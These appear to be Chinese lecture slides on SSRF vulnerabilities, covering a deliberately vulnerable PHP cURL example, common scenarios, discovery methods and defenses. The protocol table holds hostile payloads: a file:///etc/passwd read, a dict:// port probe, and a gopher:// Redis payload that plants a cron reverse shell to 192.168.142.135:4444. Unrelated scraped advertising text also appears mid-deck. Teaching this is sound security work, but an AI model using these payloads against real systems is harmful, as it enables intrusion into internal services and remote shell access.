## 3.6-SSRF漏洞

#### 无涯老师

#### 上一节内容回顾

- 1、XML基础知识
- 2、什么是XXE
- 3、XXE利用方式
- 4、XXE防御

#### 课程大纲

- 1、SSRF是什么
- 2、SSRF常见场景
- 3、如何发现SSRF漏洞
- 4、如何防御SSRF漏洞

# O1 SSRF是什么

#### PHP-CURL

```
<?php
function curl($url){
   $ch = curl init();
   // 设置URL和相应的选项
   curl_setopt($ch, CURLOPT_URL, $url);
   curl_setopt($ch, CURLOPT_HEADER, 0);
   // 抓取URL并把它传递给浏览器
   curl_exec($ch);
   //关闭cURL资源,并且释放系统资源
   curl close($ch);
$url = $_GET['url'];
curl($url);
```

#### php curl扩展

获取网页资源——爬虫 webservice——获取接口数据 FTP——下载文件

php.ini extension=php\_curl.dll

SSRF

### SSRF (Server-Side Request Forgery) 服务器端请求伪造

| 函数                  | 作用                    |
|---------------------|-----------------------|
| curl_exec()         | 执行 cURL 会话            |
| file_get_contents() | 将整个文件读入一个字符串          |
| fsockopen()         | 打开一个网络连接或者一个Unix套接字连接 |

### 可能引起SSRF漏洞

### CURL其他协议

| 协议     | 作用      | payload   |
|--------|---------|---|
| file   | 查看文件    | curl -v 'file:///etc/passwd'  |
| dict   | 探测端口    | http://localhost/ssrf/ssrf1.php?url=dict://127.0.0.1:3306   |
| gopher | 反弹shell | curl -v 'gopher://127.0.0.1:6379/_*3%0d%0a\$3%0d%0aset%0d%0a\$1%0d% 0a1%0d%0a\$57%0d%0a%0a%0a%0a*/1 * * * * bash -i > & /dev/tcp/192.168.142.135/4444 0>&1%0a%0a%0a%0d%0a*4%0d%0a\$6%0d%0aconfig%0d%0a\$3% 0d%0aset%0d%0a\$3%0d%0adir%0d%0a\$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a\$6%0d%0aconfig%0d%0a\$3%0d%0aset%0d%0a\$10%0d%0adbfilename%0d%0a\$4%0d%0aroot%0d%0a*1%0d%0a\$4%0d%0aquit%0d%0a' |


协议

dict协议:用于搭建在线字典服务

gopher协议:是一种信息查找系统,只支持文本,不支持图像,已被HTTP替代

#### SSRF定义

SSRF Server-Side Request Forgery 服务器端请求伪造:是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。



#### 危害 (利用方式)

- 1、扫描资产
- 2、获取敏感信息
- 3、攻击内网服务器(绕过防火墙)
- 4、访问大文件,造成溢出
- 5、通过Redis写入WebShell或建立反弹连接

## 2 SSRF常见场景

#### 社会化分享功能





### 转码服务

< 温馨提示:活动期间如用户使用不正当手段获取 奖励,飞猪有权利在实现不通知用户的情况下取 消或收回奖励。 最后在发一下活动地址: 点我传送 AD: 【AD】 点击支持夜雨聆风!!! 未经允许不得转载: 夜雨聆风 | 专注于互联网资源 分享 » 飞猪APP新手撸500M流量,每天签到50+ 标签: 撸羊毛 最新 活动 福利 转码后 赏 支付宝扫码打赏

Q 温馨提示:活动期间如用户使用不正当手段获取奖励,飞猪 有权利在实现不通知用户的情况下取消或收回奖励。 最后在发一下活动地址: 点我传送 AD: 【夜雨聆风官方优惠APP】点我下载 如果文章对您有帮助, 欢迎移至上方按钮打赏...... ♣ 老夜 90后小白站长一枚,非常热爱网络,也许就这 点兴趣了。分享是我的宗旨,也是这个站点存 在的意义。 交流Q群: 112191329 L-25 《守望先锋》5折特惠+免费试 关注"中国联通"微信公众号撸 玩10天 500M国内流量


登录

○ 条评论

来说两句吧...

#### 在线翻译





### 图片加载、下载功能

| 图片地址         | 本地上传 |
|--------------|------|
| 图片描述         |      |
| 图片链接 http:// |      |

#### 前往管理图片库 从图库上传 从本地上传 未分组 (4889) 图片分类 \*上传图片宽度最小为960px,高度最小为300px,图片大小不超过5M 可选择1张,已选择1张 WEFN! 微信图片 20191120174335.jpg:URL非法: SSRF 微信图片\_201911201... aa.png aa.jpg 3b14c93f2b8dab9a0... dd4a0034e187a3fa4... aa.jpg 从本地上传

### 图片、文章收藏功能

我的收藏



#### 网站采集、网站抓取



#### 实际案例

- 1、Wordpress 3.5.1以下版本 xmlrpc.php pingback的缺陷与SSFR
- 2、discuz!的SSRF (利用php的header函数来绕过,其实就是302跳转实现协议转换)
- 3、weblogic的SSRF

# 到 如何发现SSRF漏洞

#### 实际案例

- 1、爬取地址
- 2、查看是否请求了其他资源

也可以用Google语法搜索关键字: share、wap、url、link、src、source、target、u、 3g、display、sourceURL、imageURL、domain

| 函数                  | 作用                        |
|---------------------|---------------------------|
| curl_exec()         | 执行 cURL 会话                |
| file_get_contents() | 将整个文件读入一个字符串              |
| fsockopen()         | 打开一个网络连接或者一个Unix套<br>接字连接 |

https://github.com/cujanovic/SSRF-Testing https://github.com/tarunkant/Gopherus https://github.com/swisskyrepo/SSRFmap 靶场

pikachu http://localhost/pikachu/vul/ssrf/ssrf\_curl.php

# 如何防御SSRF漏洞

#### 防御

- 1、禁用协议
- 2、限制请求端口
- 3、设置URL白名单
- 4、过滤返回信息
- 5、统一错误信息

### Thank you for watching

无涯老师